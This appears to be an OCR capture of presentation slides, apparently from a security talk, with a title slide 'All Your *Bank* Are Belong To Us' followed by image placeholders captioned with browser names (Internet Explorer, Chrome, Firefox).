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
All Your *Bank* Are Belong To Us



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
Internet Explorer



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
Internet Explorer



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
Chrome



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
Chrome



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
Firefox



